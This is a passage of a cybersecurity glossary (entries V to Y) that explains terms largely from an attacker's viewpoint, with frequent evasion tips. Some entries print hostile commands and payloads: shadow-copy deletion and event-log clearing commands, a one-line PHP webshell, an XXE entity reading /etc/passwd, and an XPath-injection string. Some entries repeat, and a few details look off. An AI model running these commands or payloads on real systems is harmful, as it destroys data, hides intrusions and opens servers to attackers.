Virus --- A virus --- a type of malware capable of self-replication (copying itself) and spreading to other files, computers. Unlike a worm, a virus requires user involvement to spread (running an infected program). In 2026, viruses as a separate class are less common, replaced by trojans, infostealers, ransomware.

VirusTotal --- An online service for checking files for viruses, using over 70 antivirus engines. VirusTotal is used by defenders to analyze suspicious files. For an attacker, VirusTotal is a threat: if malware is uploaded to VirusTotal, it becomes known to antiviruses within hours. To evade, they check if the file is being checked in VirusTotal (via API), create unique builds per victim, use polymorphism.

Vishing (Voice Phishing) --- Voice phishing: an attack by phone, where an attacker pretends to be a tech support employee, bank, IT department, and convinces the victim to disclose a password, MFA code, install remote access (AnyDesk, TeamViewer), or transfer money. The Com (Scattered Spider) specializes in vishing to helpdesk: a call "I'm an employee, lost access", convincing them to reset MFA. Vishing uses social engineering, sometimes with deepfake voice (imitating a manager).

VLAN (Virtual Local Area Network) --- A virtual local area network, dividing a physical network into isolated segments. VLAN

is used for segmentation, traffic isolation. Attacks on VLAN: VLAN hopping (moving between VLANs via double tagging, switch spoofing). For an attacker, VLAN hopping is a way to move from one segment to another.

VLAN Hopping --- A technique for moving between VLANs: an attacker connects to a switch port configured as a trunk, or sends packets with two VLAN tags (double tagging). Used to access traffic from other VLANs.

VLAN Tagging --- Adding a VLAN tag (802.1Q) to a packet to identify a VLAN. Double tagging is used in VLAN hopping.

VLSM (Variable Length Subnet Mask) --- A variable-length subnet mask (VLSM) --- a method for dividing an IP network into subnets of different sizes. In the context of attacks, VLSM is used during network mapping to understand the network structure. This is a basic network term.

VMDK (Virtual Machine Disk) --- A VMware virtual disk format. VMDK files contain virtual machine data. Ransomware targeting ESXi (Qilin, BlackCat) encrypts VMDK files, stopping VMs. For an attacker, VMDK is a target for encryption or theft.

VMFS (Virtual Machine File System) --- A VMware file system for storing VMs. VMFS can be a target for attacks on storage.

VMware --- A virtualization company (ESXi, vSphere, Workstation). VMware is widely used in corporate environments. VMware vulnerabilities (CVE-2021-21972, CVE-2021-21985) have been exploited for RCE. For an attacker, VMware is a target for initial access (vCenter, ESXi) and VM escape.

VMware ESXi --- A VMware hypervisor (bare-metal). ESXi is used for server virtualization. Attacks on ESXi: ransomware (encrypting VMDK), exploiting vulnerabilities (CVE-2021-21972), compromise via vCenter. Qilin, BlackCat support ESXi encryption.

VMware Tools --- A set of utilities for the VMware guest OS. Can be used for: file transfer between host and guest, command execution. VMware Tools vulnerabilities can lead to VM escape.

VMware vCenter --- A centralized VMware management platform (vCenter Server). vCenter is a target for attacks: compromising vCenter gives control over all ESXi hosts. vCenter vulnerabilities (CVE-2021-21972) have been exploited for RCE.

VNC (Virtual Network Computing) --- A remote desktop protocol (Virtual Network Computing), similar to RDP. VNC is used for administration. VNC vulnerabilities: weak passwords, lack of encryption (VNC without TLS), implementation vulnerabilities. Attackers use VNC for lateral movement.

VoIP (Voice over IP) --- A technology for transmitting voice over IP networks (SIP, RTP). Attacks on VoIP: call interception, DoS (SIP flood), fraud (fraudulent calls), Caller ID spoofing (for vishing). In vishing attacks, attackers can spoof Caller ID to appear as an internal organization number.

Volatility --- An open-source framework for analyzing memory dumps (memory forensics). Volatility extracts from memory dumps: active processes, network connections, passwords, encryption keys, injected DLLs. For an attacker, Volatility is a defender's tool, can be used to analyze traces left in memory. To evade, minimizing traces (encryption, short lifetimes) is used.

VoIP (Voice over IP) --- See VoIP. Voice over IP (VoIP) --- a technology for transmitting voice over IP networks (SIP, RTP). Attacks on VoIP: call interception, DoS (SIP flood), fraud (fraudulent calls), Caller ID spoofing (for vishing). In vishing attacks, attackers can spoof Caller ID to appear as an internal organization number.

Volume Shadow Copy (VSS) --- Volume Shadow Copy in Windows --- a mechanism for creating snapshots of files and volumes for recovery. VSS is used for: backups (System Restore, Windows Backup), creating shadow copies before updates. For an attacker, VSS is a threat: the victim can recover files after encryption. In ransomware attacks, the first step is to delete shadow copies with commands: vssadmin delete shadows /all /quiet, wmic shadowcopy delete, or via PowerShell. VSS can also be used to dump NTDS.dit (Active Directory database) without stopping services.

VPN (Virtual Private Network) --- A virtual private network --- an encrypted tunnel between a device and a VPN server, hiding the IP address and protecting traffic. Protocols: OpenVPN, WireGuard, IPsec, L2TP. A VPN is used for: anonymization (hiding IP), bypassing geoblocks, protecting against interception. For an attacker, a VPN is a tool for hiding C2, accessing internal networks (compromising VPN credentials). In corporate environments, a VPN is an entry point (initial access) with weak passwords or lack of MFA.

VPN Filter --- A malware infecting routers (Linksys, TP-Link, Netgear). VPN Filter was used for traffic collection, data theft, creating botnets. In 2026, legacy.

VPS (Virtual Private Server) --- A virtual private server (VPS). Used for: C2, exfiltration, proxy, hosting leak sites. For an attacker,

VPS is the main infrastructure, registered with a burner identity, paid for with cryptocurrency. VPS providers: DigitalOcean, Vultr, Hetzner, and also bulletproof hosting (unresponsive to complaints).

VSA (Virtual Storage Access) --- Virtual storage access --- a term from storage virtualization. In the context of attacks, not a term.

VSS (Volume Shadow Copy) --- See Shadow Copy. Volume Shadow Copy in Windows --- a mechanism for creating snapshots of files and volumes for recovery. Shadow Copy is used for backups (System Restore, Windows Backup). For an attacker, shadow copy is a threat: the victim can recover files after encryption. In ransomware attacks, the first step is to delete shadow copies with commands: vssadmin delete shadows /all /quiet, wmic shadowcopy delete, or via PowerShell.

VSTO (Visual Studio Tools for Office) --- A platform for developing Office Add-ins (Add-ins). VSTO add-ins can be used to distribute malware (similar to VBA). Add-ins can be installed via the Office store or locally. For an attacker, VSTO is an alternative to VBA for delivery.

VTF (Virtual Tape Format) --- A virtual tape format for backups. Attacks on virtual tapes: data destruction.

Vulnerability --- A vulnerability --- a flaw in software or hardware that can be used to compromise security (RCE, LPE, DoS, information disclosure). Vulnerabilities are classified by CVSS. For an attacker, a vulnerability is an entry point, a tool for exploitation. Types: 0-day (no patch), 1-day (patch released), N-day (old, but not fixed).

Vulnerability Assessment --- Vulnerability assessment --- the process of identifying vulnerabilities in systems (scanning, configuration analysis). Used by defenders. For an attacker, vulnerability assessment is part of reconnaissance (finding targets).

Vulnerability Disclosure --- Vulnerability disclosure. Responsible disclosure --- vulnerability reported to the vendor, fixed, then published. Full disclosure --- published immediately. For an attacker, disclosure means the vulnerability becomes public (1-day), and they need to attack unpatched systems.

Vulnerability Management --- Vulnerability management --- the process of identifying, assessing, fixing vulnerabilities. Poor vulnerability management is a sign of an easy target.

VX (Virus Exchange) --- Groups and forums for exchanging malware (VX Underground). Used for malware distribution, code sharing, learning.

VX Underground --- A community dedicated to malware, research. VX Underground publishes malware samples, articles, tools. For an attacker, VX Underground is a resource for learning techniques.

W

W3C (World Wide Web Consortium) --- A consortium developing web standards (HTML, CSS, XML, DOM, WebAuthn). In the context of attacks, W3C is important because it defines specifications that may contain vulnerabilities (e.g., CORS, CSP). For an attacker, understanding W3C standards helps in web application exploitation (bypassing policies, DOM manipulation).

WAF (Web Application Firewall) --- A web application firewall, analyzing HTTP traffic and blocking attacks (SQL injection, XSS, CSRF). A WAF can be cloud-based (Cloudflare, AWS WAF) or on-premises (ModSecurity, F5 ASM). For an attacker, a WAF is an obstacle: they need to bypass via payload obfuscation, request splitting, business logic attacks (which the WAF doesn't see), exploiting vulnerabilities in the WAF itself.

WAN (Wide Area Network) --- A wide area network (between cities, countries). In the context of attacks, WAN is the environment through which C2 communications travel. Attacks on WAN: BGP hijacking, DNS poisoning, DDoS on providers.

WannaCry --- A ransomware worm (2017) that spread via the EternalBlue vulnerability (CVE-2017-0144) in SMB. WannaCry encrypted hundreds of thousands of computers worldwide, including the NHS (UK). WannaCry used a kill switch (a domain that was registered and stopped the spread). In 2026, WannaCry is a historical example, demonstrating the danger of unpatched systems and the speed of worm propagation.

WAP (Wireless Access Point) --- A Wi-Fi access point. Attacks on WAP: Evil Twin (fake access point), KRACK (WPA2 vulnerability), deauthentication (deauth attack). For an attacker, a WAP is an entry point into a wireless network.

WAR (Web Archive) --- An archive format for Java web applications (Web Application Archive). WAR files can contain a backdoor (webshell). For an attacker, uploading a WAR file via a file upload vulnerability is a way to get a webshell on a Java server (Tomcat, JBoss).

Warez --- Pirated software distributed via torrents, forums, FTP. Warez sites are a source of malware (infostealers in "cracked software"). For an attacker, warez is a distribution vector (placing infected "cracks" on popular resources).

WAS (Web Application Scanner) --- A web application vulnerability scanner (Acunetix, Burp Suite, OWASP ZAP). For an attacker, a WAS is a tool for finding vulnerabilities in target applications.

WASM (WebAssembly) --- A binary format for executing code in the browser (alternative to JavaScript). WebAssembly can be used for: stealthy malware (faster, harder to analyze), crypto mining, bypassing detections. For an attacker, WASM is a new vector for client-side attacks.

WAV (Waveform Audio File Format) --- An audio format. WAV files can contain steganography (hidden data), be used for C2 (data in audio), or be part of phishing (attachment). For an attacker, WAV is a container for hidden data.

WCF (Windows Communication Foundation) --- A Microsoft framework for building services. WCF uses various protocols (HTTP, TCP, MSMQ). WCF vulnerabilities can lead to RCE, DoS.

WDAC (Windows Defender Application Control) --- A Windows mechanism for restricting application execution (whitelists, similar to AppLocker). WDAC (formerly Device Guard) allows execution of only signed or trusted applications. For an attacker, WDAC is an obstacle: they need to use trusted applications (LOLBins) or bypass via vulnerabilities.

WDigest --- A Windows authentication protocol that stores passwords in LSASS memory in plaintext. WDigest is used for authentication via the HTTP Digest protocol. In Windows 8.1/10 and Server 2012 R2+, WDigest is disabled by default, but can be enabled via the registry. For an attacker, enabled WDigest is a goldmine: Mimikatz (sekurlsa::wdigest) extracts plaintext passwords.

Web Application Firewall (WAF) --- A web application firewall (Web Application Firewall), analyzing HTTP traffic and blocking attacks (SQL injection, XSS, CSRF). A WAF can be cloud-based (Cloudflare, AWS WAF) or on-premises (ModSecurity, F5 ASM). For an attacker, a WAF is an obstacle: they need to bypass via payload obfuscation, request splitting, business logic attacks (which the WAF doesn't see), exploiting vulnerabilities in the WAF itself.

Web Shell --- A script (PHP, ASP, JSP, Python) uploaded to a web server, allowing command execution via HTTP. A web shell is used for persistence, C2, file system access. Example PHP webshell: <?php system($_GET['cmd']); ?>. A web shell can be disguised as a legitimate file (error.php, image.php). Detected via file system scanning, log analysis.

WebDAV (Web Distributed Authoring and Versioning) --- An HTTP extension for remote file management (PUT, DELETE, PROPFIND). WebDAV is used to upload files to a server. Attacks: uploading a web shell (if PUT is allowed), directory traversal.

WebSocket --- A bidirectional communication protocol over TCP (RFC 6455), used in web applications for real-time communication. WebSocket is used for: C2 (persistent connection, sending commands), tunneling, bypassing firewalls (traffic looks like an HTTP upgrade). WebSocket connections can be hidden among legitimate traffic.

WebSockets --- A bidirectional communication protocol over TCP (WebSocket), used in web applications for real-time communication. WebSocket is used for: C2 (persistent connection, sending commands), tunneling, bypassing firewalls (traffic looks like an HTTP upgrade). WebSocket connections can be hidden among legitimate traffic.

WEP (Wired Equivalent Privacy) --- An outdated Wi-Fi encryption protocol, cracked in 2001 (weak RC4). WEP can be cracked in minutes (packet collection attack, ARP replay). In 2026, WEP is not used, but may be found in old IoT devices.

WF (Windows Firewall) --- The built-in Windows firewall. For an attacker, Windows Firewall is an obstacle: it blocks incoming connections (reverse shell). Bypass: using allowed ports (80, 443), outgoing connections, disabling the firewall via PowerShell (requires administrator privileges).

WFP (Windows Filtering Platform) --- A Windows packet filtering platform, used by antiviruses, firewalls. WFP can be used for: filtering traffic, hiding C2 (via WFP driver). For an attacker, WFP is a target for disabling or bypassing.

Whaling --- A type of spear-phishing targeting "whales" --- high-level individuals (CEO, CFO, C-level). The goal of whaling is BEC (Business Email Compromise): forging an email from a manager requesting a money transfer, sending confidential data. Whaling uses OSINT (LinkedIn, corporate websites) to prepare personalized emails. In 2026, whaling includes deepfake video/voice: a call from the "CEO" requesting an urgent funds transfer.

WhisperGate --- A wiper malware used in the attack on Ukrainian government sites (2022). WhisperGate destroyed the MBR (Master Boot Record) and files. In 2026, WhisperGate is an example of a destructive attack disguised as ransomware.

White Hat --- An ethical hacker --- a security specialist working with permission from system owners, identifying vulnerabilities, testing defenses. White hats participate in bug bounty programs, work in pentest companies. Unlike black hats, white hats do not break the law and do not use found vulnerabilities for harm.

White Listing --- Whitelists --- allowed applications, IP addresses, domains. AppLocker, WDAC are whitelist mechanisms. For an attacker, whitelisting is an obstacle: they need to use applications on the whitelist (LOLBins) or bypass via vulnerabilities.

WHOIS --- A protocol for obtaining information about a domain or IP address owner (registrar, registration date, contact details). WHOIS is used in OSINT for: gathering information about a target, finding domains associated with attackers (by email, name). For an attacker, WHOIS is a threat if domains are registered without anonymization (privacy protection).

Wi-Fi --- Wireless network (802.11 standard). Attacks on Wi-Fi: KRACK (WPA2 vulnerability), Evil Twin (fake access point), deauth attack (disconnecting clients), WPS PIN brute force. For an attacker, Wi-Fi is an entry point into an organization's wireless network, a vector for MITM.

Wi-Fi Deauthentication Attack --- A deauthentication attack: sending deauth packets on behalf of the access point to disconnect a client from Wi-Fi. Used for: forcing reconnection to capture the handshake (for WPA/WPA2 cracking), DoS, redirecting to Evil Twin.

Wi-Fi Protected Access (WPA/WPA2/WPA3) --- Wi-Fi protection protocols. WPA2 (AES) is vulnerable to KRACK (CVE-2017-13077). WPA3 (SAE) is more resistant to offline attacks, but has vulnerabilities (dragonblood). For an attacker, cracking WPA/WPA2 requires capturing the handshake and offline brute force (Hashcat).

WIA (Windows Image Acquisition) --- An API for working with scanners and cameras. WIA vulnerabilities can lead to RCE.

Wigle (WiGLE) --- A website and app for collecting wireless network data (SSID, BSSID, geolocation). Wigle is used in OSINT for: finding access points in a target organization (including hidden), determining location, mapping networks.

Win32 API --- The Windows API (Win32) --- a set of functions for working with the system (files, processes, registry, network). For an attacker, Win32 API is the main interface for: creating processes (CreateProcess), code injection (WriteProcessMemory, CreateRemoteThread), registry manipulation (RegSetValueEx), file system operations. EDRs place hooks on Win32 API.

WinDBG (Windows Debugger) --- A Windows debugger, used for analyzing crash dumps, debugging drivers, reverse engineering. WinDBG can be used for analyzing malware (manually). For an attacker, WinDBG is a defender's tool, can be used to analyze their malware.

Windows Defender --- The built-in Windows antivirus (Defender AV) and EDR (Microsoft Defender for Endpoint). Defender includes: antivirus, ASR (Attack Surface Reduction), AMSI, application control. For an attacker, Defender is an obstacle: requires AMSI

bypass, ETW unhooking, direct syscalls, disabling via the registry (if administrator privileges are available).

Windows Defender Application Control (WDAC) --- A Windows mechanism for restricting application execution (Windows Defender Application Control, whitelists). WDAC (formerly Device Guard) allows execution of only signed or trusted applications. For an attacker, WDAC is an obstacle: they need to use trusted applications (LOLBins) or bypass via vulnerabilities.

Windows Defender Firewall --- See WF. Windows Firewall --- the built-in Windows firewall. For an attacker, Windows Firewall is an obstacle: it blocks incoming connections (reverse shell). Bypass: using allowed ports (80, 443), outgoing connections, disabling the firewall via PowerShell (requires administrator privileges).

Windows Event Log --- Windows Event Log (Application, Security, System). The Security Event Log contains records of logins, permission changes, process starts. For an attacker, the Event Log is a source of evidence that must be cleared (wevtutil cl Security, PowerShell Clear-EventLog). Interlock used aggressive log deletion via cron jobs.

Windows Filtering Platform (WFP) --- The Windows Filtering Platform (WFP), used by antiviruses, firewalls. WFP can be used for: filtering traffic, hiding C2 (via WFP driver). For an attacker, WFP is a target for disabling or bypassing.

Windows Management Instrumentation (WMI) --- Windows Management Instrumentation (WMI). WMI is used for: gathering system information (Win32_Process, Win32_Service), remote command execution, persistence (WMI Event Subscription), lateral movement. WMI works via RPC (port 135). Attackers use WMI for:

command execution (wmic process call create), data collection, creating hidden backdoors (WMI Event Subscription).

Windows Registry --- The Windows Registry --- a central database of configurations. Used for: persistence (run keys, services), disabling protection (DisableAntiSpyware), storing passwords (LSA Secrets). For an attacker, the registry is a tool for system modification.

Windows Script Host (WSH) --- A script execution environment in Windows (VBS, JS). WSH is used for: running scripts (cscript.exe, wscript.exe), automation. Attackers use WSH to run malware (e.g., via .vbs files).

Windows Subsystem for Linux (WSL) --- A Windows subsystem for running Linux binaries. WSL can be used for: running Linux tools on Windows (nmap, Metasploit), C2, persistence. For an attacker, WSL is a way to use Linux tools without a VM.

Windows Terminal --- A modern terminal emulator from Microsoft. ClickFix has evolved from using Win+R (Run) to Windows Terminal to paste malicious scripts.

WinHttp --- An API for HTTP requests in Windows. Used in malware for C2 communications (HTTP/HTTPS). An alternative to WinINet.

WinINet --- An API for HTTP requests in Windows (Internet Explorer). Used in malware, but WinHttp is preferred for C2 (fewer dependencies on the browser).

WinLogon --- A Windows process responsible for login. WinLogon can be a target for persistence (replacement or modification).

WinPcap --- A library for capturing network packets (Windows). Used in Wireshark, Nmap. For an attacker, WinPcap can be legitimately installed, but can also be used for sniffing.

WinRAR --- An archiver popular in Windows. WinRAR vulnerabilities (CVE-2018-20250) were used for code execution via ACE archives (path traversal). For an attacker, WinRAR is a vector for malware distribution (infected archives on crack sites).

WinRM (Windows Remote Management) --- Windows Remote Management based on WS-Management (ports 5985/5986). WinRM is used for: remote command execution (PowerShell Remoting), server management. For an attacker, WinRM is a lateral movement tool (Invoke-Command, Enter-PSSession). WinRM requires authentication.

Winsock --- An API for network operations in Windows (sockets). Used in malware for C2 communications (raw TCP, UDP).

Wiper --- Malware designed for irreversible data destruction (data wiping). A wiper does not demand a ransom; the goal is disruption. Examples: NotPetya, WhisperGate, Shamoon, Handala (Stryker). A wiper can masquerade as ransomware, but the encryption keys are destroyed. Handala used Intune as a wiper: a mass factory reset command destroyed 200k Stryker devices without malware.

WireGuard --- A modern open-source VPN protocol (UDP), faster and more secure than OpenVPN. WireGuard is used for: anonymization, protecting C2, accessing internal networks. For an attacker, WireGuard is a tool for creating hidden tunnels.

Wireshark --- A sniffer (network traffic analyzer). Wireshark is used for: analyzing C2 communications, finding passwords in unencrypted traffic, debugging. For an attacker, Wireshark is a tool for studying the victim's network (if access is available).

WLAN (Wireless LAN) --- Wireless local area network (Wi-Fi). See Wi-Fi.

WMI (Windows Management Instrumentation) --- Windows Management Instrumentation (WMI). WMI is used for: gathering system information (Win32_Process, Win32_Service), remote command execution, persistence (WMI Event Subscription), lateral movement. WMI works via RPC (port 135). Attackers use WMI for: command execution (wmic process call create), data collection, creating hidden backdoors (WMI Event Subscription). WMI is rarely logged, making it attractive.

WMI Event Subscription --- A subscription to WMI events to perform actions when a condition is met (process start, user login). Used for persistence: every time a specific application starts or a user logs in, a malicious script runs. WMI Event Subscription is difficult to detect and remove.

WMI Filter --- A WMI filter used in group policies (GPO) to apply policies only to specific systems. An attacker can modify a WMI Filter to deploy malware on target systems.

WMI Query Language (WQL) --- A WMI query language (similar to SQL). WQL is used to select system data (e.g., SELECT * FROM Win32_Process WHERE Name='cmd.exe'). Attackers use WQL for enumeration.

WMS (Warehouse Management System) --- A warehouse management system. WMS is a target for disruption: disrupting warehouse operations can halt a business. Attacks on WMS via ERP integrations.

Word (Microsoft Word) --- A word processor in Microsoft Office. Word is a classic vector for: macros (VBA), phishing (malicious attachments), vulnerabilities (CVE-2017-11882). In 2026, macros are disabled by default, but attackers use other methods (ClickFix, HTML smuggling).

WordPress --- An open-source CMS (Content Management System), popular for websites. WordPress is vulnerable to: SQL injection (via plugins), XSS, RCE (via core vulnerabilities), brute force (wp-login). For an attacker, WordPress is an easy target if not updated. A PHP webshell is a common backdoor.

WPA (Wi-Fi Protected Access) --- See Wi-Fi Protected Access. Wi-Fi Protected Access (WPA) --- a Wi-Fi protection protocol. WPA2 (AES) is vulnerable to KRACK (CVE-2017-13077). WPA3 (SAE) is more resistant to offline attacks. For an attacker, cracking WPA/WPA2 requires capturing the handshake and offline brute force (Hashcat).

WPA2 --- A Wi-Fi protection protocol using AES (CCMP). Vulnerable to KRACK (CVE-2017-13077). In 2026, WPA2 is still widely used, especially in corporate networks, but transitioning to WPA3 is recommended.

WPA3 --- A Wi-Fi protection protocol using SAE (Simultaneous Authentication of Equals) instead of PSK, providing resistance to offline attacks. WPA3 vulnerabilities (dragonblood) are fixed in updates. For an attacker, WPA3 is harder to crack than WPA2.

WPS (Wi-Fi Protected Setup) --- A protocol for simplified Wi-Fi setup (PIN, button). WPS is vulnerable to PIN brute force (8 digits, last checksum, 11,000 combinations). Tools: reaver, bully. For an attacker, WPS is a way to crack WPA/WPA2 in hours.

WQL (WMI Query Language) --- WMI Query Language (WQL), a SQL-like language for WMI. WQL is used to select system data (e.g., SELECT * FROM Win32_Process WHERE Name='cmd.exe'). Attackers use WQL for enumeration (list processes, services, users), creating events (WMI Event Subscription).

WRK (Windows Research Kernel) --- The Windows Research Kernel (outdated). For an attacker, WRK is a source of information about Windows internals (structures, system calls), helping in exploit development.

WS-Discovery (Web Services Dynamic Discovery) --- A device discovery protocol (used in printers, cameras, IoT). WS-Discovery can be used for DDoS amplification (similar to SSDP). For an attacker, WS-Discovery is a vector for reflected DDoS attacks.

WS-Management (WS-Man) --- A remote management protocol (WinRM). WS-Man is used for PowerShell Remoting. Attackers use WS-Man for lateral movement.

WSA (Windows Subsystem for Android) --- A Windows subsystem for Android (running Android apps on Windows). WSA can be used to run Android malware on Windows.

WSH (Windows Script Host) --- Windows Script Host (WSH). WSH supports VBScript (VBS) and JScript (JS). Used for: running scripts (cscript.exe, wscript.exe), automation. Attackers use WSH to run malware (e.g., via .vbs files).

WSL (Windows Subsystem for Linux) --- Windows Subsystem for Linux (WSL) for running Linux binaries. WSL can be used for: running Linux tools on Windows (nmap, Metasploit), C2, persistence. For an attacker, WSL is a way to use Linux tools without a VM.

WSUS (Windows Server Update Services) --- A centralized Windows update service in a corporate environment. WSUS is a target for supply chain attacks: compromising WSUS allows distributing malicious updates to all computers in the domain. Used for mass malware deployment.

WYSIWYG (What You See Is What You Get) --- WYSIWYG editors. In the context of attacks, WYSIWYG editors can have vulnerabilities (XSS, HTML injection) if they do not escape input.

X

X.25 --- An outdated packet-switching protocol (1970s-80s). In 2026, encountered in legacy systems (banking networks, payment terminals). Attacks on X.25: packet interception, address spoofing.

X.400 --- An outdated email standard (alternative to SMTP). In 2026, encountered in legacy systems (government, military networks).

X.500 --- A directory services standard (predecessor to LDAP). Used in some legacy systems.

X.509 --- An ITU-T standard for digital certificates, used in TLS/SSL, S/MIME, code signing. An X.509 certificate contains: version, serial number, subject (owner), issuer (CA), public key, validity period, signature. For an attacker, X.509 is important: stealing a certificate's private key allows decrypting TLS traffic, signing malware (code signing), impersonating a legitimate service. Vulnerabilities: weak hash algorithms (MD5, SHA1), incorrect chain validation.

X.509 Certificate --- See X.509. X.509 --- a standard for digital certificates, used in TLS/SSL, S/MIME, code signing. An X.509 certificate contains: version, serial number, subject (owner), issuer (CA), public key, validity period, signature. For an attacker, X.509 is important: stealing a certificate's private key allows decrypting TLS traffic, signing malware (code signing), impersonating a legitimate service.

XAML (eXtensible Application Markup Language) --- A markup language for UI in .NET (WPF, UWP, MAUI). XAML can contain malicious code (e.g., resource references). XAML vulnerabilities can lead to code execution (deserialization).

Xbox --- Microsoft's gaming console. Xbox is a target for: hacking (jailbreak), account theft, DDoS attacks on players (swatting). In the context of attacks, Xbox can also be used as a platform for C2 (game traffic).

Xcode --- Apple's development environment (iOS, macOS). XcodeGhost (2015) was a supply chain attack: a malicious version of Xcode was distributed via Chinese CDNs, injecting a backdoor into apps built with it. For an attacker, Xcode is a supply chain attack vector for iOS/macOS applications.

XcodeGhost --- A malicious modification of Xcode distributed via unofficial channels. Apps compiled with XcodeGhost sent data to C2. In 2026, XcodeGhost is an example of a supply chain attack on the development environment.

XDCC (Xabi DCC) --- A file transfer protocol via IRC. Used in peer-to-peer networks for distributing malware, including infostealers. For an attacker, XDCC is a distribution channel.

XDP (eXpress Data Path) --- A technology in the Linux kernel for high-performance packet processing at the driver level. XDP is used for DDoS protection, filtering. For an attacker, XDP can be used to hide C2 traffic (eBPF/XDP programs).

XDR (Extended Detection and Response) --- Extended detection and response --- a class of products combining EDR, NDR, SIEM, cloud analytics. Examples: Microsoft 365 Defender, Palo Alto Cortex XDR, Trend Micro Vision One. XDR collects telemetry from different levels (endpoint, network, cloud) to correlate attacks. For an attacker, XDR is a serious adversary, requiring evasion on multiple levels simultaneously.

XDR (Extended Detection and Response) Evasion --- Evading XDR (Extended Detection and Response) --- techniques allowing an attacker to remain undetected by systems collecting telemetry from multiple levels. Includes: direct syscalls (bypassing EDR

hooks), traffic encryption (bypassing NDR), mimicking legitimate behavior (behavioral blending), using legitimate tools (LOLBins). Handala used Intune (a legitimate platform) for the attack, bypassing XDR.

Xen --- An open-source hypervisor used in AWS, many cloud environments. Xen is a target for VM escape (vulnerabilities in Xen). For an attacker, Xen is an attack surface in cloud environments.

XenServer --- A virtualization platform based on Xen (Citrix). Attacks on XenServer: VM escape, compromise of the management interface.

XFF (X-Forwarded-For) --- An HTTP header indicating the client's original IP address when passing through a proxy/load balancer. XFF can be spoofed by an attacker to bypass IP filters, IP-based attacks (rate limiting). For an attacker, XFF is a tool for IP masking (spoofing) and bypassing geoblocking.

XHTML (Extensible HyperText Markup Language) --- An extension of HTML, conforming to XML. XHTML vulnerabilities: XSS (Cross-Site Scripting), injections.

XIB (XML Interface Builder) --- A file format for UI in iOS/macOS (Interface Builder). XIB files can contain malicious code or resource references. Attacks via XIB: injections.

XKMS (XML Key Management Specification) --- An XML Key Management Specification. Used for registering and managing cryptographic keys in web services. In the context of attacks, XKMS

can be a target for attacks on PKI (Public Key Infrastructure) if used in corporate systems. Not a key term.

XML (eXtensible Markup Language) --- A markup language used for data exchange (SOAP, RSS, configurations). XML vulnerabilities: XXE (XML External Entity), XPath injection, Billion Laughs (DoS). XML parsers often have deserialization vulnerabilities.

XML External Entity (XXE) --- An XML parser vulnerability allowing reading local files (file://), making requests to internal services (SSRF), causing DoS (Billion Laughs). XXE occurs when the parser resolves external entities. Example: <!ENTITY xxe SYSTEM "file:///etc/passwd">. For an attacker, XXE is a way to steal configuration files, internal reconnaissance.

XMPP (Extensible Messaging and Presence Protocol) --- A messaging protocol (Jabber). XMPP is used for: C2 (covert communication), botnets. XMPP traffic can be disguised as a legitimate messenger.

XOR (Exclusive OR) --- A logical operation used in cryptography for simple encryption (XOR cipher). In malware, XOR is often used for string obfuscation (with a key), encrypting C2 communications, packing. XOR is easily decrypted with a sample, but complicates static analysis.

XOR Cipher --- A symmetric cipher using the XOR operation with a key. Simple, fast, but weak (easily cracked with key reuse). Used in malware for obfuscating strings, configurations, C2 addresses. Example: decoded = encoded ^ key.

XPath --- A query language for XML documents. XPath injection is a vulnerability allowing modification of a query to bypass authentication or extract data. Similar to SQL injection.

XPath Injection --- Injecting code into an XPath query. Example: ' or '1'='1. Used to bypass authentication (login without password), extract data. Found in web applications using XML databases (e.g., configurations).

XSD (XML Schema Definition) --- A language for describing the structure of XML documents. XSD vulnerabilities: XXE, DoS.

XSS (Cross-Site Scripting) --- A vulnerability allowing an attacker to inject JavaScript code into a web page, executed in the victim's browser. Types: reflected XSS (script in URL parameter), stored XSS (script stored in the database), DOM-based XSS (DOM manipulation). XSS is used for: stealing cookies (session hijacking), performing actions on behalf of the user, phishing, malware distribution. Protection: output escaping, Content Security Policy (CSP).

XSS Auditor --- An XSS protection mechanism in browsers (Chrome, Safari). XSS Auditor attempts to block execution of scripts that are reflected in the response. In 2026, replaced by CSP and Trusted Types.

XSS Filter --- XSS filters on the server side (WAF) or browser. For an attacker, XSS filters are an obstacle, bypassed via obfuscation, encoding, using events (onerror, onload), DOM manipulation.

XST (Cross-Site Tracing) --- A vulnerability using the HTTP TRACE method (or TRACK) to steal cookies. If TRACE is enabled, XST allows bypassing the HttpOnly flag. In 2026, TRACE is disabled by default.

XUL (XML User Interface Language) --- A markup language for interfaces in Firefox (add-ons, applications). XUL can contain malicious code. XUL vulnerabilities led to RCE.

Y

YAML (YAML Ain't Markup Language) --- A data serialization format (used in Kubernetes configurations, Ansible, CI/CD). YAML vulnerabilities: deserialization (in some YAML parsers, YAML can execute arbitrary code). For an attacker, YAML is a supply chain attack vector via CI/CD configurations.

YAML Anchor --- A YAML mechanism for reusing data (anchors). Vulnerabilities: recursive references can lead to DoS (billion laughs analogy).

YAML Front Matter --- A YAML block at the beginning of files (Markdown, Jekyll). Used in web applications for metadata. Vulnerabilities: injections (if data is not escaped).

YAML Injection --- Injecting code into a YAML parser. Some YAML parsers (e.g., in Ruby, Python) allow arbitrary code execution during deserialization (e.g., !!ruby/object). YAML injection is used for RCE in applications processing user YAML.

YARA --- An open-source tool for creating rules (YARA rules) for identifying and classifying malware based on text or binary patterns. YARA rules are used by defenders for: detecting malware (in files, memory, traffic), classifying samples, creating IoCs (Indicators of Compromise). For an attacker, YARA is a threat: their malware can be detected by YARA rules if it does not use obfuscation, polymorphism, or does not match known patterns. Attackers study public YARA rules to modify malware to evade them.

YARA Rule --- A YARA rule --- a set of conditions (strings, byte sequences, regular expressions) for detecting malware. Example: rule Malware_Example { strings: $a = "evil.exe" condition: $a }. YARA rules can be very complex (with conditions, weights). For an attacker, public YARA rules are a source of information about how their malware is detected.

YARA-L --- An extension of YARA for log analysis (Google Chronicle). YARA-L is used for threat detection in logs (SIEM). For an attacker, YARA-L means even in logs, patterns may detect their activity.

YARA-Rules (Project) --- Collections of YARA rules published by researchers (Neo23x0/signature-base, ReversingLabs). Used by defenders for malware detection. For an attacker, these collections are a source of information about which patterns are detected.

YARA-X --- The next generation of YARA (a faster implementation in Rust). For an attacker, YARA-X means defenders will get a more performant detection tool.

Yarn --- A package manager for JavaScript (alternative to npm). Yarn is a target for supply chain attacks: publishing malicious packages in the repository (typosquatting), compromising legitimate

packages. Developers installing packages via Yarn can get malware.

Yelp --- A review platform. In the context of attacks, Yelp can be used for OSINT (information about a business, employees). Not a key term.

Yggdrasil --- A decentralized network, an alternative to Tor, using IPv6. Yggdrasil can be used for C2, anonymous communication. In 2026, encountered but less frequently than Tor.

